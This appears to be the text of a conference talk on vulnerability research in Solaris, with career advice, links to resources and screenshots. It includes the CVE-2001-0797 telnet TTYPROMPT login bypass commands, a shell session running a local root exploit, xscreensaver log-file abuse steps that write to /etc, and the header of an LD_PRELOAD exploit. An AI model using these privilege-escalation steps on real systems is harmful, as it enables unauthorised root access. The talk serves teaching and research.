

The INFILTRATE effect

6 bugs in 6 months

Marco Ivaldi <raptor@0xdeadbeef.info>
#INFILTRATE20, Online

```
$ telnet  
telnet> env def TTYPROMPT fnord  
telnet> o localhost
```

SunOS 5.8

CVE-2001-0797

Solaris login

??? - December 2001

```
$ telnet  
telnet> env def TTYPROMPT fnord  
telnet> o localhost
```

SunOS 5.8



raptor
@0xdea

What is your favorite exploit? — [@daveaitel](#)

I'd say it's `padxploit.c` by [@0x696e6f6465](#), it exploits a buffer overflow in login via x25pad on Solaris 2.5.1, 2.6, 7, 8 (CVE-2001-0797). Just like Oxdeadbeef.info/exploits/raptor... but for X.25... probably the only X.25 exploit ever written!

1:17 PM · Nov 8, 2018 · Tweetbot for iOS

17 Retweets 41 Likes





daveaitel
@daveaitel

#INFILTRATE19



3:14 PM · May 2, 2019 · Twitter for Android

7 Retweets 26 Likes



Source: <https://twitter.com/daveaitel/status/1123938809245327360>

I know one thing: infiltrate left me with the will to hack stuff and enjoy it like it was 1999! Thank you for this thing.

May 8, 2019, 9:36 PM ✓



THAT IS THE GOAL

May 8, 2019, 9:36 PM



© 2019 Patch Friday

Media



© 2019 Patch Friday



“How can you become
a vulnerability researcher?”

A close-up photograph of two bright green frogs. One frog is positioned on the left, facing right, while the other is on the right, facing left. They are resting on a large, textured green leaf with visible veins. The background is a soft-focus green, suggesting a natural, outdoor environment.


exploit writer

code auditor


1910

Back
to
School







2006



2011



1994



2003

Secure Code Review
11 videos • 363 views • Last updated on Sep 7, 2018

Code Review #1

PLAY ALL

InfoSect SUBSCRIBE

The page shows a list of four video thumbnails, each featuring a red crab icon and the title 'Code Review'. The first video is 'Code Review #1' of Firefox WebM, part 1, lasting 1:27:56. The second is 'Code Review #2' of Firefox WebM, part 2, integer, lasting 1:00:51. The third is 'Code Review of Linux bzflag Game', lasting 35:20. The fourth is 'Code Review of Linux squashfs', lasting 42:11.

Silvio Cesare

LiveOverflow
explore weird machines...

game Hacking

A screenshot of the LiveOverflow homepage. It features a background image of a circuit board. On the left is a thumbnail for a game hacking guide showing a tree and a character. On the right is another thumbnail for a game hacking guide showing a character with a sword. A red arrow points from the text 'game Hacking' to the right thumbnail. A sidebar on the right lists various levels or sections: Baptized, Welcome to Columbia, Order of the Raven, Monument Island, Battleship Bay, Soldier's Field, Hall of Heroes, Soldier's Field 2, Trostic Docks, Festivus Proper, The Factory, Emporia, and Downtown Emporia.

LiveOverflow

Chris Rohlf struct
I do security stuff and software development in C/C++/Ruby
@chrishrohf

struct minor compile fixes for ipc

Code_Examples.tar minor compile fixes for ipc

LICENSE first commit of license and readme

Modern_Memory_Safety_In_C_CPP.pdf few minor fixes from vegas

README.md Tiny fixes to README.md

README.md

Modern Memory Safety: C/C++ Vulnerability Discovery, Exploitation, Hardening

<https://github.com/struct>

This is a GitHub repository page for 'struct/mms'. It shows a brief bio for Chris Rohlf, a list of files including a tarball of code examples, a LICENSE file, a PDF about modern memory safety, and several README files. The main README file is titled 'Modern Memory Safety: C/C++ Vulnerability Discovery, Exploitation, Hardening'.

Chris Rohlf

Attacking Chrome IPC

nedwill

35C3 - Attacking Chrome IPC

7,917 views • Dec 29, 2018

148 likes 7 dislikes SHARE SAVE

This is a YouTube video player for a presentation titled 'Attacking Chrome IPC' by nedwill at the 35C3 conference. The video has 7,917 views and was uploaded on December 29, 2018. The video title is displayed prominently at the top of the player.


Ned Williamson

“Get your
hands dirty!”



Release	GA Date	Premier Support Ends	Extended Support Ends	Sustaining Support Ends
Solaris 8 ⁵	Feb 2000	Mar 2009	Mar 2012	Indefinite
Trusted Solaris 8.x ¹	Sep 2002	Mar 2012	Not Available	Indefinite
Solaris 9	Mar 2002	Oct 2011	Oct 2014	Indefinite
Solaris Legacy Containers ³	Dec 2010	Oct 2011	Jan 2024	Indefinite
Solaris 10 ^{2,4}	Jan 2005	Jan 2018	Jan 2024	Indefinite
Solaris 11 ^{2,4,6}	Nov 2011	Nov 2031	Nov 2034	Indefinite

ZERODIUM Payouts for Desktops/Servers*



* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

2019/01 © zerodium.com



“Your bug,
your choice.”

A screenshot of a web browser window titled "Oracle Solaris 11 Downloads | Oracle". The address bar shows the URL "oracle.com/solaris/solaris11/downloads/solaris11-vm-templates-downloads.html". The page content is for "Oracle VM Templates" and specifically the "Oracle Solaris 11.4 VM Template for Oracle VM VirtualBox". It includes a note about kernel zones and a "README Instructions" link. A download button for the "Oracle Solaris 11.4 VirtualBox Template (x86) (3.3 GB)" is shown, along with social media sharing and contact options.

Oracle Solaris 11 Downloads | Oracle

oracle.com/solaris/solaris11/downloads/solaris11-vm-templates-downloads.html

Ask "What cloud developer tools do you have?"

Downloads /
Solaris 11 Downloads | Oracle VM Templates

Oracle VM Templates

Oracle Solaris 11.4 VM Template for Oracle VM VirtualBox

This VM Template is for use in Oracle VM VirtualBox, a cross-platform tool that runs on Windows, Linux, Mac OS X, and Oracle Solaris. This template includes the desktop environment.

Note: Kernel Zones are not supported by Oracle VM VirtualBox.

[README Instructions](#)

Download

[!\[\]\(d7f414a3a70063aec92b8db43cf2353c_img.jpg\) Oracle Solaris 11.4 VirtualBox Template \(x86\) \(3.3 GB\)](#)

[!\[\]\(c3126d266695ed4a331e8b63f7c526ac_img.jpg\) Start chat](#) [!\[\]\(47bf81ec09c6e24614d5a9f55cc1ef66_img.jpg\) Contact or call](#) [X](#)



```
# su + passwd
-r-sr-sr-x 1 root sys 26764 Jun 13 2012 /usr/bin/passwd
-r-sr-xr-x 1 root sys 25124 Sep 22 2010 /usr/bin/su

# newtask + newgrp
-r-sr-xr-x 68 root bin 5792 Jul 4 2011 /usr/bin/newtask
-r-sr-xr-x 1 root sys 14372 Jan 23 2005 /usr/bin/i86/newtask
-r-sr-xr-x 1 root sys 23968 Jan 23 2005 /usr/bin/amd64/newtask
-rwsr-xr-x 1 root sys 10324 Jan 23 2005 /usr/bin/newgrp

# volume ops
-r-sr-xr-x 1 root bin 14468 Jan 23 2005 /usr/bin/eject
-r-sr-xr-x 1 root bin 48252 Feb 2 2012 /usr/bin/rmformat
-r-sr-xr-x 1 root bin 14280 Jan 23 2005 /usr/bin/volrmmount
-rwsr-xr-x 1 root bin 55660 Apr 25 2012 /usr/bin/cdrw
-r-sr-xr-x 1 root bin 27144 Jan 20 2012 /usr/bin/fdformat

# rservices
-r-sr-xr-x 1 root bin 41104 Oct 5 2012 /usr/bin/rcp
-r-sr-xr-x 1 root bin 31828 Oct 5 2012 /usr/bin/rlogin
-r-sr-xr-x 1 root bin 27200 Oct 5 2012 /usr/bin/rsh

# pfexec
-r-sr-xr-x 1 root bin 14300 Jan 23 2005 /usr/bin/pfexec
```


Static analysis



IDA Pro



Ghidra



VS Code

“Only the binary
can tell you the truth.”

Chris Rohlf

“Let your brain
process in the
background.”



Dynamic analysis

```
ssh          \`^H1
1564/1@1:      -> libX11:XResourceManagerString(0x4c2c2cb40, 0x4c2c38750, 0
ffffffffffff, 0x0, 0x80, 0x0)
1564/1@1:      <- libX11:XResourceManagerString() = 0
1564/1@1:      -> libc:sprintf(0x7ff14bcf1ac0, 0x400, 0x4051a0, 0x7ff14bcf
49d0, 0x80, 0x0)
1564/1@1:      <- libc:sprintf() = 30
1564/1@1:      -> libX11:XrmGetFileDatabase(0x7ff14bcf1ac0, 0x7fffffff
fff, 0x4051ad, 0x7ff14bcf1ade, 0xb, 0x746c)
1564/1@1:      -> libc:open(0x7ff14bcf1ac0, 0x0, 0x4051ad, 0x7ff14bcf1ade
, 0xb, 0x746c)
1564:   openat(AT_FDCWD, "/export/home/raptor/.Xdefaults", O_RDONLY) Err#2 ENOEN
T
1564/1@1:      <- libc:open() = 0xffffffff
1564/1@1:      <- libX11:XrmGetFileDatabase() = 0
1564/1@1:      -> libX11:XrmMergeDatabases(0x0, 0x7ff14bcf1678, 0x0, 0x4051
ad, 0x7feb92fe2a40, 0x7feb92e586a0)
1564/1@1:      -> libX11:XrmCombineDatabase(0x0, 0x7ff14bcf1678, 0x1, 0x405
1ad, 0x7feb92fe2a40, 0x7feb92e586a0)
1564/1@1:      <- libX11:XrmMergeDatabases() = 0
1564/1@1:      -> libX11:XrmParseCommand(0x7ff14bcf1698, 0x514e50, 0x1f, 0x
7ff14bcf4950, 0x7ff14bcf1674, 0x7ff14bcf47b8)
1564/1@1:      <- libX11:XrmParseCommand() = 0x7ff14bcf47c0
@
/seteuid\|setuid\|strcpy\|strcat\|sprintf\|"\\.*"
```

Source: truss -fae -u a.out -u '*' ...

“Understand,
not fuzz.”



Reading the docs




Source: <https://knowyourmeme.com/memes/rtfm>

“Read,
but don’t believe.”



“Bugs are by far the largest and most successful class of entity.”



Encyclopedia of Animal Life

CVE-2019-3010

Solaris xscreensaver

July 2019 - October 2019

“I’d rather be lucky
than good any day.”

J.R. “Bob” Dobbs



raptor
@0xdea

It took just one Sunday morning of work to go from zero to Oday on a Solaris 11.4 box! I guess I haven't lost my swing 🦕⚡

```
1. ssh
raptor@stalker:~$ uname -a
SunOS stalker 5.11 11.4.0.15.0 i86pc i386 i86pc
raptor@stalker:~$ id
uid=100(raptor) gid=10(staff)
raptor@stalker:~$ ./raptor_sol11_0day
pkill: Failed to signal pid 1127: Not owner
Oracle Corporation      SunOS 5.11      11.4     Aug 2018
You have new mail.
root@stalker:~# id
uid=0(root) gid=0(root)
root@stalker:~#
```

1:35 PM · Jul 7, 2019 · [Tweetbot for iOS](#)

39 Retweets **173** Likes



File Edit View Search Terminal Help

COMMAND-LINE OPTIONS

xscreensaver also accepts a few command-line options, mostly for use when debugging: for normal operation, you should configure things via the ~/.xscreensaver file.

-display host:display.screen

The X display to use. For displays with multiple screens, XScreenSaver will manage all screens on the display simultaneously.

-verbose

Same as setting the verbose resource to true: print diagnostics on stderr and on the xscreensaver window.

-no-capture-stderr

Do not redirect the stdout and stderr streams to the xscreensaver window itself. If xscreensaver is crashing, you might need to do this in order to see the error message.

-log filename

This is exactly the same as redirecting stdout and stderr to the given file (for append). This is useful when reporting bugs.

:

Terminal

x

File Edit View Search Terminal Help

```
raptor@stalker:~$ xscreensaver -log /etc/PWNED
xscreensaver: 10:47:33: logging to file /etc/PWNED
^C
raptor@stalker:~$ ls -l /etc/PWNED
-rw-r--r-- 1 root      staff      229 Feb  8 10:47 /etc/PWNED
raptor@stalker:~$ cat /etc/PWNED
```

```
#####
xscreensaver: 10:47:33: logging to "/etc/PWNED" at Sat Feb  8 10:47:33 2020
#####
raptor@stalker:~$ █
```



此山安靜地坐

佛彌陀彌陀

無量壽

Terminal

x

File Edit View Search Terminal Help

```
raptor@stalker:~$ umask 0
raptor@stalker:~$ xscreensaver -log /etc/PWNED2
xscreensaver: 10:51:43: logging to file /etc/PWNED2
^C
raptor@stalker:~$ ls -l /etc/PWNED2
-rw-rw-rw- 1 root      staff          230 Feb  8 10:51 /etc/PWNED2
raptor@stalker:~$ echo PWNED >> /etc/PWNED2
raptor@stalker:~$ cat /etc/PWNED2

#####
xscreensaver: 10:51:43: logging to "/etc/PWNED2" at Sat Feb  8 10:51:43 2020
#####

PWNED
raptor@stalker:~$ █
```

▀ raptor_libnspr2 ×

solaris > ▀ raptor_libnspr2

```
1  #!/bin/sh
2
3  #
4  # $Id: raptor_libnspr2,v 1.6 2006/10/23 16:25:34 raptor Exp $
5  #
6  # raptor_libnspr2 - Solaris 10 libnspr LD_PRELOAD exploit
7  # Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
8  #
9  # Local exploitation of a design error vulnerability in version 4.6.1 of
10 # NSPR, as included with Sun Microsystems Solaris 10, allows attackers to
11 # create or overwrite arbitrary files on the system. The problem exists
12 # because environment variables are used to create log files. Even when the
13 # program is setuid, users can specify a log file that will be created with
14 # elevated privileges (CVE-2006-4842).
15 #
